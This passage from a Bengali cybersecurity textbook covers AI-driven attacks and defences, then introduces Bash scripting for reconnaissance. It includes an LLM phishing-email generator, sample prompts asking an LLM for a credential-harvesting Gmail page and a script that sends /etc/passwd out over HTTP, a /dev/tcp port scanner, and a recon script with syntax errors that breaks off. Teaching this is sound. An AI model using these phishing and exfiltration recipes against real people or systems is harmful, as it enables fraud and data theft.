Rate Limiting	API-তে কতবার কল করা যাবে	ক্রটফোর্স থেকানোর সহজ উপায়
OTP Security	OTP কাউকে দিবেন না	ব্যাংক কখনো OTP চায় না
FinTech	bKash, Nagad, Rocket	মোবাইল ফাইন্যান্স আর সিকিউরিটি

ভাইয়ের মেসেজ: বাংলাদেশ ব্যাংক হেইস্ট পড়ে হয়তো ভয় পেয়েছো — কিন্তু সেটা ভালো। ভয় থাকলেই সিকিউরিটি সিরিয়াসলি নেওয়া হয়। ফাইন্যান্সিয়াল সিকিউরিটিতে প্রধান নিয়ম: ট্রাস্ট করো না, ভেরিফাই করো। আর বাংলাদেশ ব্যাংকের সেই \$১০১ মিলিয়নের ঘটনা মনে রেখো — যার ফলে সারা বিশ্বের সেন্ট্রাল ব্যাংকগুলো নিজেদের সিকিউরিটি আপগ্রেড করেছে। পরের অধ্যায়ে AI আর সাইবার সিকিউরিটি — ফিউচারিস্টিক কিন্তু রিয়েল!

পার্ট ১৪: AI

১ টি অধ্যায়

অধ্যায় 42: ai cybersecurity

অধ্যায় ৪২: AI in Cybersecurity

ভাই, AI এখন সাইবার সিকিউরিটির মাঠে সবচেয়ে বড় গেম-চেঞ্জার। হ্যাকাররাও AI ইউজ করছে, আর ডিফেন্ডাররাও AI ইউজ করছে। এই অধ্যায়ে আমরা AI-এর সাইবার সিকিউরিটির দুই দিক — আক্রমণ আর প্রতিরক্ষা — নিয়ে বিস্তারিত আলোচনা করবো।

৪২.১ AI for Attack Automation

হ্যাকাররা AI-কে কাজে লাগিয়ে আক্রমণকে অটোমেটেড, স্মার্ট আর অলক্ষিত করছে।

AI-চালিত আক্রমণের ধরন:

আক্রমণ	পুরনো পদ্ধতি	AI পদ্ধতি
Phishing	জেনেরিক ইমেইল ("প্রিয় গ্রাহক")	পার্সোনালাইজড ইমেইল (AI তোমার স্টাইল কপি করে)
Password Cracking	ডিকশনারি অ্যাটাক	AI তোমার প্যাটার্ন শিখে পাসওয়ার্ড গেস করে
Malware	সিগনেচার-বেসড	AI-generated polymorphic malware
Social Engineering	স্ক্রিপ্টেড কথোপকথন	AI রিয়েল-টাইম কথোপকথন (Deepfake ভয়েস)
Vulnerability Discovery	ম্যানুয়াল ফাজিং	AI অটোমেটেড কোড রিভিউ + ফাজিং

AI অটোমেটেড ফিশিং — উদাহরণ:

```
# ===== AI ফিশিং জেনারেটর (শিক্ষামূলক - নিজে ব্যবহার করো না!) =====
# শুধু বুঝার জন্য - AI কীভাবে ফিশিং ইমেইল বানায়

import openai # ধরো OpenAI API ইউজ করছি

def ফিশিং_ইমেইল_বানাও(লক্ষ্য_নাম, ব্যাংক_নাম, পরিমাণ):
    """AI দিয়ে পার্সোনালাইজড ফিশিং ইমেইল বানানো"""

    prompt = f"""
    তুমি {ব্যাংক_নাম} এর সাপোর্ট টিম।
    {লক্ষ্য_নাম} কে ইমেইল পাঠাবে যে তার একাউন্টে {পরিমাণ} টাকার
    সন্দেহজনক ট্রানজেকশন হয়েছে।
    ইমেইলটা পেশাদার আর জরুরি টোনে হবে।
    ইউজারকে একটা লিংকে ক্লিক করতে বলবে "একাউন্ট ভেরিফাই" করার জন্য।
    """

    # AI মডেলকে ইমেইল বানাতে বলো
    response = openai.ChatCompletion.create(
        model="gpt-4",
        messages=[{"role": "user", "content": prompt}]
    )

    return response.choices[0].message.content

# আউটপুট (AI যা লিখবে):
# "প্রিয় রহিম ভাই, আপনার bKash একাউন্টে ৫০,০০০ টাকার
# সন্দেহজনক লেনদেন সনাক্ত করা হয়েছে। নিচের লিংকে ক্লিক করে
# আপনার একাউন্ট ভেরিফাই করুন। ২৪ ঘণ্টার মধ্যে না করলে
# একাউন্ট বন্ধ হয়ে যাবে।"
```

AI পাসওয়ার্ড ক্র্যাকিং:

```
# ===== AI পাসওয়ার্ড ক্র্যাকিং - প্যাটার্ন ডিটেক্ট =====
import torch
import torch.nn as nn

class পাসওয়ার্ড_প্রিডিক্টর(nn.Module):
    """AI মডেল যা পাসওয়ার্ডের প্যাটার্ন শেখে"""

    def __init__(self):
        super().__init__()
        self.lstm = nn.LSTM(128, 256, 2, batch_first=True)
        self.fc = nn.Linear(256, 95) # 95 printable characters

    def forward(self, x):
        out, _ = self.lstm(x)
        out = self.fc(out[:, -1, :])
        return out

# মডেল ট্রেনিং (লিক হওয়া পাসওয়ার্ড ডাটাবেসে)
# "rockyou.txt" বা "HaveIBeenPwned" ডাটাসেট ইউজ করে
# ট্রেন করার পর মডেল পাসওয়ার্ডের কমন প্যাটার্ন জানে
# যেমন: "বাংলা123", "baba1971", "dhaka@2025"

# বাস্তবতা: AI পাসওয়ার্ড ক্র্যাকিং সাধারণ পদ্ধতির চেয়ে ১০ গুণ বেশি কার্যকর!
```

৪২.২ AI for Defense (Anomaly Detection)

AI প্রতিরক্ষায় সবচেয়ে ভালো কাজ করে — অস্বাভাবিক আচরণ খুঁজে বের করা।

AI-চালিত অ্যানোমালি ডিটেকশন:

```
# ===== AI অ্যানোমালি ডিটেকশন – বাংলায় =====
import numpy as np
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import StandardScaler

class নেটওয়ার্ক_অ্যানোমালি_ডিটেক্টর:
    """AI দিয়ে নেটওয়ার্কে অস্বাভাবিক ট্রাফিক খুঁজে বের করা"""

    def __init__(self):
        self.model = IsolationForest(
            contamination=0.01, # ১% ট্রাফিক অস্বাভাবিক হবে
            random_state=42
        )
        self.scaler = StandardScaler()

    def ফিচার_এক্সট্রাক্ট(self, প্যাকেট):
        """প্যাকেট থেকে ফিচার বের করা – নেটওয়ার্ক ট্রাফিকের বৈশিষ্ট্য"""
        return [
            len(প্যাকেট), # প্যাকেট সাইজ
            প্যাকেট.src_port, # সোর্স পোর্ট
            প্যাকেট.dst_port, # ডেস্টিনেশন পোর্ট
            প্যাকেট.protocol, # প্রোটোকল (TCP=6, UDP=17)
            প্যাকেট.time_to_live, # TTL
            প্যাকেট.window_size, # TCP উইন্ডো সাইজ
            1 if প্যাকেট.flags_syn else 0, # SYN ফ্ল্যাগ
            1 if প্যাকেট.flags_ack else 0, # ACK ফ্ল্যাগ
        ]

    def ট্রেন(self, নরমাল_ট্রাফিক):
        """নরমাল ট্রাফিকের উপর মডেল ট্রেন"""
        features = [self.ফিচার_এক্সট্রাক্ট(p) for p in নরমাল_ট্রাফিক]
        features = self.scaler.fit_transform(features)
        self.model.fit(features)
        print(f"✅ মডেল ট্রেন করা হয়েছে – {len(নরমাল_ট্রাফিক)} প্যাকেট দিয়ে")

    def প্রেডিক্ট(self, প্যাকেট):
        """নতুন প্যাকেট চেক – নরমাল না অ্যানোমালি?"""
        features = self.ফিচার_এক্সট্রাক্ট(প্যাকেট)
        features = self.scaler.transform([features])

        prediction = self.model.predict(features)[0]
        # 1 = নরমাল, -1 = অ্যানোমালি (অস্বাভাবিক)

        if prediction == -1:
            return {
                'status': 'ANOMALY',
                'alert': '⚠️ অস্বাভাবিক ট্রাফিক! – ব্লক করার সুপারিশ!',
                'confidence': 0.92
            }
        return {'status': 'NORMAL', 'alert': None}
```

AI SIEM — স্মার্ট এলার্ম:

```
# ===== AI SIEM – ফালতু এলার্ম কমিয়ে গুরুত্বপূর্ণ এলার্ম দেখাও =====

class AI_SIEM:
    """AI-চালিত SIEM – এলার্ম ট্রায়াজে"""

    def __init__(self):
        self.এলার্ম_হিস্ট্রি = []
        self.মডেল = None # ট্রেনিং ML মডেল

    def এলার্ম_এনালাইসিস(self, এলার্ম):
        """এলার্ম আসলে – এটা কি সত্যি হুমকি নাকি noise?"""

        risk_score = 0

        # ফ্যাক্টর ১: এলার্ম টাইপ (ক্রিটিক্যালিটি)
        if এলার্ম['type'] == 'CRITICAL':
            risk_score += 50
        elif এলার্ম['type'] == 'WARNING':
            risk_score += 20

        # ফ্যাক্টর ২: সোর্স IP খ্যাতি
        if self.আইপি_খ্যাতি(এলার্ম['src_ip']) < 0.3: # খারাপ খ্যাতি
            risk_score += 30

        # ফ্যাক্টর ৩: আগের এলার্মের সাথে সম্পর্ক?
        if self.এলার্মের_পুনরাবৃত্তি(এলার্ম) > 5:
            risk_score -= 10 # একই এলার্ম বার বার আসলে কম গুরুত্বপূর্ণ

        # ফ্যাক্টর ৪: সময় (রাতের বেলায় বেশি সিরিয়াস)
        from datetime import datetime
        hour = datetime.now().hour
        if hour < 6 or hour > 22:
            risk_score += 15

        return {
            'score': min(risk_score, 100),
            'priority': 'CRITICAL' if risk_score > 70 else 'HIGH' if risk_score > 40 else 'LOW',
            'action': 'ইমিডিয়েট ব্লক' if risk_score > 70 else 'ইনভেস্টিগেট' if risk_score > 40 else 'লগ অনলি'
        }

    def আইপি_খ্যাতি(self, ip):
        """AI/ML মডেল দিয়ে IP খ্যাতি চেক"""
        # থ্রেট ইন্টেলিজেন্স ফিড থেকে ডাটা
        return 0.2 # ডেমো

    def এলার্মের_পুনরাবৃত্তি(self, এলার্ম):
        """একই এলার্ম কতবার এসেছে?"""
        return sum(1 for a in self.এলার্ম_হিস্ট্রি[-100:]
                    if a['signature'] == এলার্ম['signature'])
```

AI বনাম AI — অস্ত্রের লড়াই:

হ্যাকারের AI	ডিফেন্ডারের AI
↓	↓
AI ফিশিং পাঠায় → → → → → AI ফিশিং ডিটেক্ট করে	
AI ম্যালওয়্যার → → → → → AI ম্যালওয়্যার ডিটেক্ট	
AI পাসওয়ার্ড ব্র্যাক → → → AI ব্রুটফোর্স ডিটেক্ট	
AI নেটওয়ার্ক স্ক্যান → → → AI অ্যানোমালি ডিটেক্ট	

এটা একটু চেজের মতো – হ্যাকার নতুন কিছু করলে,
ডিফেন্ডার সেটার জন্য প্রতিরোধ তৈরি করে। চক্র চলতেই থাকে।

৪২.৩ Deepfake & Social Engineering

Deepfake হলো AI দিয়ে তৈরি ফেক ভিডিও/অডিও — যা বাস্তব মনে হয়। সাইবার সিকিউরিটির জন্য এটা বিশাল হুমকি।

Deepfake সোশ্যাল ইঞ্জিনিয়ারিং — রিয়েল কেস:

কেস ১: ২০২০ – UAE-তে AI ভয়েস স্ক্যাম

- হ্যাকাররা CEO-এর ভয়েস ক্লোন করে
- \$৩৫ মিলিয়ন ট্রান্সফার করায়

কেস ২: ২০২১ – ভিডিও কলে Deepfake

- ব্যাংক ম্যানেজারকে ভিডিও কলে "CEO" দেখিয়ে
- ট্রান্সফার করানো হয়

কেস ৩: বাংলাদেশ প্রেক্ষাপট

- এখনো বড় ঘটনা নেই, কিন্তু রিস্ক আছে
- Politicians, বড় ব্যবসায়ীরা টার্গেট হতে পারেন

Deepfake ডিটেকশন — AI বনাম AI:


```

# ===== Deepfake ডিটেক্টর - বাংলায় =====
import cv2
import numpy as np
from tensorflow.keras.models import load_model

class ডিপফেক_ডিটেক্টর:
    """
    ভিডিও/ইমেজে ডিপফেক ডিটেক্ট করে
    বুঝতে পারে - এই ভিডিও কি আসল নাকি AI বানিয়েছে?
    """

    def __init__(self):
        # প্রি-ট্রেন্ড মডেল (MesoNet বা EfficientNet)
        self.model = load_model('deepfake_detector.h5')

    def চেক_করো(self, ভিডিও_পাথ):
        """ভিডিও দেখে বলো - আসল না নকল?"""

        video = cv2.VideoCapture(ভিডিও_পাথ)
        ডিপফেক_স্কোর = []

        while True:
            ret, frame = video.read()
            if not ret:
                break

            # ফ্রেম থেকে ফেস এক্সট্রাক্ট
            face = self.ফেস_এক্সট্রাক্ট(frame)
            if face is None:
                continue

            # AI দিয়ে প্রেডিক্ট
            prediction = self.model.predict(face)
            ডিপফেক_স্কোর.append(prediction[0][0])

        video.release()

        avg_score = np.mean(ডিপফেক_স্কোর)

        if avg_score > 0.7:
            return {'status': 'FAKE', 'confidence': avg_score,
                    'message': '⚠️ এই ভিডিওটি AI তৈরি করেছে!'}
        elif avg_score > 0.3:
            return {'status': 'UNCERTAIN', 'confidence': avg_score,
                    'message': '⚠️ সন্দেহজনক - ম্যানুয়ালি চেক করুন!'}
        else:
            return {'status': 'REAL', 'confidence': 1 - avg_score,
                    'message': '✅ ভিডিওটি অরিজিনাল মনে হচ্ছে!'}

    def ফেস_এক্সট্রাক্ট(self, frame):
        """ভিডিও ফ্রেম থেকে শুধু মুখ বের করা"""
        # OpenCV হ্যার ক্যাসকেড ইউজ করে ফেস ডিটেক্ট
        face_cascade = cv2.CascadeClassifier(
            cv2.data.haarcascades + 'haarcascade_frontalface_default.xml'
        )
        gray = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)
        faces = face_cascade.detectMultiScale(gray, 1.3, 5)

        if len(faces) == 0:
            return None

        # প্রথম ফেসটা নাও
        (x, y, w, h) = faces[0]
        face = gray[y:y+h, x:x+w]
        face = cv2.resize(face, (256, 256))
        face = face / 255.0
        face = np.expand_dims(face, axis=(0, -1))

        return face

```

কিভাবে Deepfake থেকে বাঁচবে:

- ✓ ভিডিও কলে চোখের মুভমেন্ট দেখো – ডিপফেকের চোখ অস্বাভাবিক
- ✓ মাথা ঘুরালে ব্যাকগ্রাউন্ড বিকৃত হয় কিনা দেখো
- ✓ ব্যাংকিং ট্রান্সফারের জন্য ফোনে ভেরিফাই করো (আগে থেকে জানা নাথার)
- ✓ "কোড ওয়ার্ড" ইউজ করো – পরিবারের মধ্যে গোপন শব্দ রাখো
- ✓ AI ডিটেকশন টুল ইউজ করো (Intel FakeCatcher, Microsoft Video Authenticator)

৪২.৪ LLM-based Attack Tools

LLM (Large Language Models) যেমন GPT, Claude — এগুলো দিয়ে হ্যাকাররা নতুন টুল বানাচ্ছে।

WormGPT, FraudGPT-র মতো টুলস:

WormGPT → LLM যা বিশেষভাবে ফিশিং আর ম্যালওয়্যার বানানোর জন্য ট্রেন করা
FraudGPT → স্ক্যাম কন্টেন্ট আর ফেক ইমেইল জেনারেট করে
PoisonGPT → ম্যালওয়্যার ইনফেক্টেড LLM মডেল

⚠ এই টুলসগুলো সুপারিশ নয় – শুধু জানার জন্য!

LLM দিয়ে হ্যাকিং — কী সম্ভব:

```
# ===== LLM দিয়ে অটোমেটেড হ্যাকিং (শিক্ষামূলক) =====

# উদাহরণ ১: LLM দিয়ে কাস্টম ফিশিং পেজ
prompt_ফিশিং = """
একটি লগইন পেজের HTML বানাও যা দেখতে Gmail-এর মতো।
ফর্ম সাবমিট হলে ইউজারনেম/পাসওয়ার্ড একটি ফাইলে সেভ হবে।
"""

# ← হ্যাকাররা LLM-কে এভাবে ফিশিং পেজ বানাতে বলে!

# উদাহরণ ২: পলিমরফিক ম্যালওয়্যার
prompt_ম্যালওয়্যার = """
একটি পাইথন স্ক্রিপ্ট লেখো যা:
১. /etc/passwd পড়ে
২. বেস৬৪ এনকোড করে
৩. HTTP POST দিয়ে পাঠিয়ে দেয়
৪. প্রতিবার রান করলে নিজের সোর্স কোড পরিবর্তন করে (পলিমরফিক)
"""

# ← LLM প্রতিবার আলাদা কোড জেনারেট করে!

# উদাহরণ ৩: সোশ্যাল ইঞ্জিনিয়ারিং স্ক্রিপ্ট
prompt_স্ক্রিপ্ট = """
একজন ব্যাংক কর্মচারীকে ফোন করে বলবে:
"আমি ব্যাংকের আইটি সাপোর্ট থেকে বলছি, আপনার সিস্টেমে
সিকিউরিটি আপডেট লাগবে। আপনার পাসওয়ার্ড দিন।"
বাংলায় স্ক্রিপ্ট তৈরি করো।
"""
```

LLM অ্যাটাক ডিটেকশন:

```
# ===== LLM-জেনারেটেড কন্টেন্ট ডিটেক্টর =====

class এলএলএম ডিটেক্টর:
    """কন্টেন্ট কি LLM বানিয়েছে কিনা চেক করে"""

    def __init__(self):
        # LLM আউটপুটের প্যাটার্ন চিনবে
        self.এলএলএম_প্যাটার্ন = [
            "As an AI language model", # LLMরা প্রায়ই এই বাক্য ব্যবহার করে
            "I cannot", # সীমাবদ্ধতা বলতে ভালোবাসে
            "In conclusion", # খুব স্ট্রাকচারড আউটপুট
            "It is important to note", # ফর্মাল ফ্রেজ
        ]

    def চেক_করো(self, text):
        """এলএলএম ডিটেক্ট - স্কোর ০-১০০"""
        score = 0

        # প্যাটার্ন চেক
        for pattern in self.এলএলএম_প্যাটার্ন:
            if pattern.lower() in text.lower():
                score += 15

        # টোন চেক – খুব বেশি নিউট্রাল?
        if not any(w in text for w in ['!', '😬', 'তবে']):
            score += 10 # LLM স্ট্যান্ডার্ড, ফর্মাল টোন ইউজ করে

        # রিপটিটিভ স্ট্রাকচার?
        paragraphs = text.split('\n')
        if all(p.startswith(('১.', '২.', '৩.')) for p in paragraphs[:3]):
            score += 20

        return {
            'llm_probability': min(score, 100),
            'is_ai_generated': score > 60
        }
```

৪২.৫ AI Future in Security

পরবর্তী ৫ বছরে কী কী দেখবে:

ট্রেন্ড	বর্ণনা	প্রভাব
Autonomous SOC	AI সিকিউরিটি অপারেশন সেন্টার নিজে চালাবে	মানুষের চাকরি কমবে কিন্তু গুরুত্বপূর্ণ কাজ বাড়বে
AI vs AI Warfare	অ্যাটাক AI আর ডিফেন্ড AI লড়াই করবে	নতুন আর্মস রেস শুরু হবে
Federated Learning	ডাটা শেয়ার না করে AI মডেল ট্রেন	প্রাইভেসি + সিকিউরিটি — দুই-ই
Adversarial ML	AI মডেলকে ফাঁকি দেওয়ার কৌশল	নতুন ধরনের আক্রমণ
Quantum + AI	কোয়ান্টাম কম্পিউটার + AI = সাইবার থ্রেট	বর্তমান এনক্রিপশন অচল

Responsible AI for Security — নৈতিকতা:

```
# ===== রেসপনসিবল AI – সিকিউরিটিতে =====

class নৈতিক_AI_গাইডলাইন:
    """AI ইউজ করার সময় নৈতিক সীমারেখা"""

    নিয়ম = {
        "গোপনীয়তা": "ইউজার ডাটা শুধু থ্রেট ডিটেকশনের জন্য – বিক্রি করা যাবে না!",
        "বায়াস": "AI মডেল যেন কোনো নির্দিষ্ট গ্রুপকে টার্গেট না করে",
        "ট্রান্সপারেন্সি": "কেন ব্লক করলো – ব্যাখ্যা দেওয়া বাধ্যতামূলক",
        "হিউম্যান ওভাররাইড": "AI রেকমেন্ড করে, মানুষ চূড়ান্ত সিদ্ধান্ত নেয়",
        "অ্যাডভারসারিয়াল রেজিলিয়েন্স": "AI মডেল যেন ফাঁকি না খায়",
        "ডাটা_গভর্নেন্স": "কোন ডাটা দিয়ে মডেল ট্রেন হচ্ছে – ট্র্যাক রাখো"
    }

    def চেক_করো(self, এআই_সিস্টেম):
        """AI সিস্টেম নৈতিক কিনা চেক করো"""

        problems = []

        if not এআই_সিস্টেম.get('explainability'):
            problems.append("❌ ব্যাখ্যা দেওয়ার ব্যবস্থা নেই – ইউজার বুঝবে না কেন ব্লক!")

        if not এআই_সিস্টেম.get('human_override'):
            problems.append("❌ হিউম্যান ওভাররাইড রাখো – AI ভুল করতে পারে!")

        if problems:
            return {'status': 'ETHICS_FAIL', 'problems': problems}
        return {'status': 'ETHICS_PASS'}
```

৪২.৬ কীভাবে বাঁচবে (AI যুগে)

হুমকি	কীভাবে বাঁচবে
AI ফিশিং	ইমেইলে ব্যক্তিগত তথ্য থাকলেও লিংকে ক্লিক করো না
Deepfake কল	পরিবারের মধ্যে "কোড ওয়ার্ড" রাখো
AI পাসওয়ার্ড ক্র্যাক	পাসওয়ার্ড ম্যানেজার + ২০ অক্ষরের পাসওয়ার্ড
AI ম্যালওয়্যার	বিহেভিয়ারাল অ্যান্টিভাইরাস ইউজ করো
AI বায়াস	AI সিদ্ধান্ত নিয়ে প্রশ্ন করো — কেন ব্লক করলো?
AI অস্ত্রের লড়াই	নিয়মিত আপডেট থাকো — AI দ্রুত পরিবর্তন হয়

৪২.৭ ল্যাব এক্সারসাইজ

টাস্ক ১: AI ফিশিং ডিটেক্টর

```
# AI-জেনারেটেড ফিশিং ইমেইল আর রিয়েল ইমেইল আলাদা করবে
# স্প্যাম ডাটাবেস ডাউনলোড করো (কাগল থেকে)
# নেভ বায়েস বা LSTM ক্লাসিফায়ার ট্রেন করো
# একুরেসি মাপো
```

টাস্ক ২: নেটওয়ার্ক অ্যানোমালি ডিটেকশন

```
# ISCX ২০১২ বা CICIDS ২০১৭ ডাটাসেট ডাউনলোড করো
# IsolationForest বা Autoencoder দিয়ে অ্যানোমালি ডিটেক্ট করো
# অ্যাটাক ডিটেক্ট করলেই এলার্ম দেবে
```

টাস্ক ৩: Deepfake ইমেজ ডিটেক্ট (শুরু)

```
# Kaggle-এর Deepfake Detection Challenge থেকে ডাটা নাও
# ইমেজ প্রসেসিং করে ফিচার এক্সট্রাক্ট করো
# CNN ক্লাসিফায়ার ট্রেন করো
```

টাস্ক ৪: AI SIEM প্রোটোটাইপ

```
# Python দিয়ে প্রোটোটাইপ SIEM বানাও
# বিভিন্ন এলার্ম লেভেল + AI প্রায়োরিটি এসাইনমেন্ট
# REST API দিয়ে এলার্ম ইনজেস্ট করো
```

টাস্ক ৫: AI এথিক্স রিভিউ

```
# বর্তমান সাইবার সিকিউরিটি AI টুলস রিভিউ করো
# (VirusTotal, Darktrace, CrowdStrike)
# কোন নৈতিক সমস্যা থাকতে পারে?
# রিপোর্ট লেখো
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
AI অ্যানোমালি ডিটেকশন	ML মডেল অস্বাভাবিক আচরণ খুঁজে	সুই বীচে আলাদা করা
Deepfake	AI দিয়ে ফেক ভিডিও/অডিও	"সিও বলেছে টাকা পাঠাতে" — কিন্তু সেটা সিও নয়!
WormGPT/FraudGPT	হ্যাকিংয়ের জন্য LLM	AI-এর অন্ধকার দিক
AI SIEM	স্মার্ট এলার্ম এনালাইসিস	ফালতু এলার্ম বাদ দিয়ে আসল হুমকি খোঁজা
LLM অ্যাটাক	LLM দিয়ে ফিশিং/ম্যালওয়্যার জেনারেশন	AI হ্যাকাররা এখন কোড জানে না, শুধু ইংরেজি জানে
Adversarial ML	AI মডেলকে ফাঁকি দেওয়া	AI-ও ভুল করতে পারে — সেটা কাজে লাগাও
Responsible AI	নৈতিক AI ব্যবহার	ক্ষমতা থাকলেই সব করা উচিত না

ভাইয়ের শেষ মেসেজ: AI সাইবার সিকিউরিটির ভবিষ্যৎ — এটা নিয়ে কোনো সন্দেহ নেই। হ্যাকার আর ডিফেন্ডার — দুপক্ষই AI ইউজ করবে। যে বেশি স্মার্ট AI ইউজ করবে, সেই জিতবে। কিন্তু AI যতই শক্তিশালী হোক, বেসিক সিকিউরিটি প্রিন্সিপলস (CIA, AAA, least privilege, hardening) কখনো বদলাবে না। এই বইয়ের প্রথম অধ্যায় থেকে এখন পর্যন্ত — সবকিছুর ভিত্তি ওগুলোই। AI হলো নতুন অস্ত্র, কিন্তু যুদ্ধের নিয়ম পুরনোই থাকে।

মনে রেখো ভাই — "সাইবার সিকিউরিটি কোনো ডেস্টিনেশন না, এটা একটা জার্নি।" শিখতে থাকো, আপডেট থাকো, আর সবসময় সন্দেহপ্রবণ থাকো। 🍌

এই বই শেষ — কিন্তু তোমার যাত্রা শুরু মাত্র!

পার্ট ১৫: Career

৬ টি অধ্যায়

অধ্যায় 43: bash scripting

অধ্যায় ৪৩: Bash Scripting for Hackers

ভাই-বন্ধুর মতো বলছি: Bash scripting শিখলে তুমি হ্যাকিং টুলস নিজের হাতে বানাতে পারবে। আরে ভাই, এটা কিন্তু সুপারপাওয়ার! স্ক্রিপ্টিং না জানলে তুমি টুলসের ওপর নির্ভরশীল থাকবে। আর জানলে — তুমি নিজেই টুলস বানাবে।

৪৩.১ সহজ কথায় Bash Scripting

Bash (Bourne Again SHell) হলো Linux-এর কমান্ড ভাষা। তুমি যখন টার্মিনালে কমান্ড দাও, সেটাই bash। আর bash script মানে হচ্ছে একাধিক কমান্ড একসাথে লিখে ফেলা, যাতে এক ক্লিকেই সব কাজ হয়ে যায়।

হ্যাকিং-এ কেন দরকার? - রিকন Automate করতে - পোর্ট স্ক্যান করে Automate Log পার্স করতে - পায়োলোড ডেলিভার করতে - টুলস চেইন করতে (এক টুলের আউটপুট আরেক টুলে ইনপুট)

৪৩.২ Variables, Loops, Conditions, Functions

Variables (ভেরিয়েবল)

```
#!/bin/bash

# হ্যাশ দিয়ে কमेंট করা হয় bash এ
# এইটা একটা variable
target="192.168.1.1"

# variable ব্যবহার করতে $ দিয়ে
echo "আমার টার্গেট: $target"

# ইউজার ইনপুট নেওয়া
read -p "টার্গেট আইপি দাও: " user_target
echo "তুমি দিয়েছো: $user_target"

# কমান্ডের আউটপুট variable এ রাখা
open_ports=$(nmap -p- --min-rate=1000 $target 2>/dev/null | grep ^[0-9])
echo "ওপেন পোর্ট: $open_ports"
```

Loops (লুপ)

```
#!/bin/bash

# ফর লুপ – একটা রেঞ্জের ওপর দিয়ে ঘুরবে
echo "=== ফর লুপ দিয়ে পিং ==="
for ip in $(seq 1 5); do
    ping -c 1 "192.168.1.$ip" -W 1 2>/dev/null | grep "bytes from"
done

# while লুপ – যতক্ষণ কন্ডিশন true
echo "=== ওয়াইল লুপ ==="
counter=1
while [ $counter -le 5 ]; do
    echo "চেক করছি: 192.168.1.$counter"
    ((counter++))
done
```

Conditions (কন্ডিশন)

```
#!/bin/bash

target=$1

# if-elif-else
if [ -z "$target" ]; then
    echo "ভাই! টার্গেট দাও নি। ব্যবহার: ./script.sh <target>"
    exit 1
elif [[ "$target" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
    echo "ভালো কথা, ভ্যালিড আইপি: $target"
else
    echo "$target – এইটা আইপি না ভাই। ডোমেইন দিলে ঠিক আছে।"
fi

# ফাইল চেক করা
if [ -f "results.txt" ]; then
    echo "results.txt ফাইল আছে।"
else
    echo "ফাইল নাই। বানিয়ে ফেলছি।"
    touch results.txt
fi

# && এবং || অপারেটর
ping -c 1 "$target" -W 1 >/dev/null 2>&1 && echo "$target লাইভ!" || echo "$target ডেড!"
```

Functions (ফাংশন)


```
#!/bin/bash

# ফাংশন ডিফাইন
port_scan() {
    local ip=$1      # local মানে এই ফাংশনের ভিতরেই সীমাবদ্ধ
    local port=$2
    timeout 1 bash -c "echo >/dev/tcp/$ip/$port" 2>/dev/null && echo "পোর্ট $port ওপেন" || echo "পোর্ট $port ক্লোজড"
}

# ফাংশন কল
port_scan "192.168.1.1" 80
port_scan "192.168.1.1" 443

# ফাংশন থেকে রিটার্ন ভ্যালু
check_root() {
    if [ "$(id -u)" -eq 0 ]; then
        return 0    # true
    else
        return 1    # false
    fi
}

if check_root; then
    echo "রুট ইউজার! সব ক্ষমতা তোমার!"
else
    echo "নরমাল ইউজার! sudo চাইবা!"
fi
```

৪৩.৩ Recon Automation Script (Complete Working Code)

এই স্ক্রিপ্ট একটা টার্গেটের ওপর পূর্ণাঙ্গ রিকন করবে। সাবডোমেইন, পোর্ট, HTTP সার্ভিস — সব।

```
#!/bin/bash

# =====
# রিকন অটোমেশন স্ক্রিপ্ট – সাইবার বই প্রকল্প
# ইউসেজ: ./recon.sh example.com
# =====

# রঙিন আউটপুটের জন্য
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
NC='\033[0m' # No Color

# হেডার
echo -e "${BLUE}"
echo "
    ╔═══════════════════════════════════════════════════════════╗
    ║                    রিকন অটোমেশন ইঞ্জিন v1.0                  ║
    ╚═══════════════════════════════════════════════════════════╝"
echo -e "${NC}"

# চেক করি টার্গেট দেওয়া হয়েছে কিনা
if [ $# -eq 0 ]; then
    echo -e "${RED}X ভুল: টার্গেট দাও নি!${NC}"
    echo "ব্যবহার: ./recon.sh example.com"
    exit 1
fi

TARGET=$1
OUTPUT_DIR="recon_${TARGET}_${date +%Y%m%d_%H%M%S}"

# আউটপুট ডিরেক্টরি বানাই
mkdir -p "$OUTPUT_DIR"
echo -e "${GREEN}[+] আউটপুট ডিরেক্টরি: $OUTPUT_DIR${NC}"

# =====
# ফেজ ১: WHOIS লুকআপ
# =====
echo -e "${YELLOW}[*] ফেজ ১/&: WHOIS লুকআপ চলছে...${NC}"
whois "$TARGET" > "$OUTPUT_DIR/whois.txt" 2>/dev/null
echo -e "${GREEN}[✓] WHOIS ডেটা সেভ করা হয়েছে${NC}"

# =====
# ফেজ ২: DNS রেকর্ড চেক
# =====
echo -e "${YELLOW}[*] ফেজ ২/&: DNS রেকর্ড চেক করছি...${NC}"

# A রেকর্ড
echo "=== A রেকর্ড ===" >> "$OUTPUT_DIR/dns.txt"
dig +short A "$TARGET" >> "$OUTPUT_DIR/dns.txt" 2>/dev/null

# MX রেকর্ড
echo -e "\n=== MX রেকর্ড ===" >> "$OUTPUT_DIR/dns.txt"
dig +short MX "$TARGET" >> "$OUTPUT_DIR/dns.txt" 2>/dev/null

# NS রেকর্ড
echo -e "\n=== NS রেকর্ড ===" >> "$OUTPUT_DIR/dns.txt"
dig +short NS "$TARGET" >> "$OUTPUT_DIR/dns.txt" 2>/dev/null

# TXT রেকর্ড
echo -e "\n=== TXT রেকর্ড ===" >> "$OUTPUT_DIR/dns.txt"
dig +short TXT "$TARGET" >> "$OUTPUT_DIR/dns.txt" 2>/dev/null

echo -e "${GREEN}[✓] DNS ডেটা সেভ করা হয়েছে${NC}"

# =====
# ফেজ ৩: সাবডোমেইন এনুমারেশন
# =====
echo -e "${YELLOW}[*] ফেজ ৩/&: সাবডোমেইন খুঁজছি...${NC}"

# কমন সাবডোমেইনের লিস্ট – ছোট্ট একটা লিস্ট
```

```
SUBDOMAINS=("www" "mail" "ftp" "admin" "blog" "api" "dev" "test" "portal" "vpn" "webmail" "admin" "cpanel" "wh

# প্রতিটা সাবডোমেইন চেক
> "$OUTPUT_DIR/subdomains.txt" # ফাইলের আগের সব ডেটা মুছে দিয়ে খালি করছে
for sub in "${SUBDOMAINS[@]"; do
    host "$sub.$TARGET" 2>/dev/null | grep "has address" | while read -r line; do
        ip=$(echo "$line" | awk '{print $NF}')
        echo "$sub.$TARGET -> $ip"
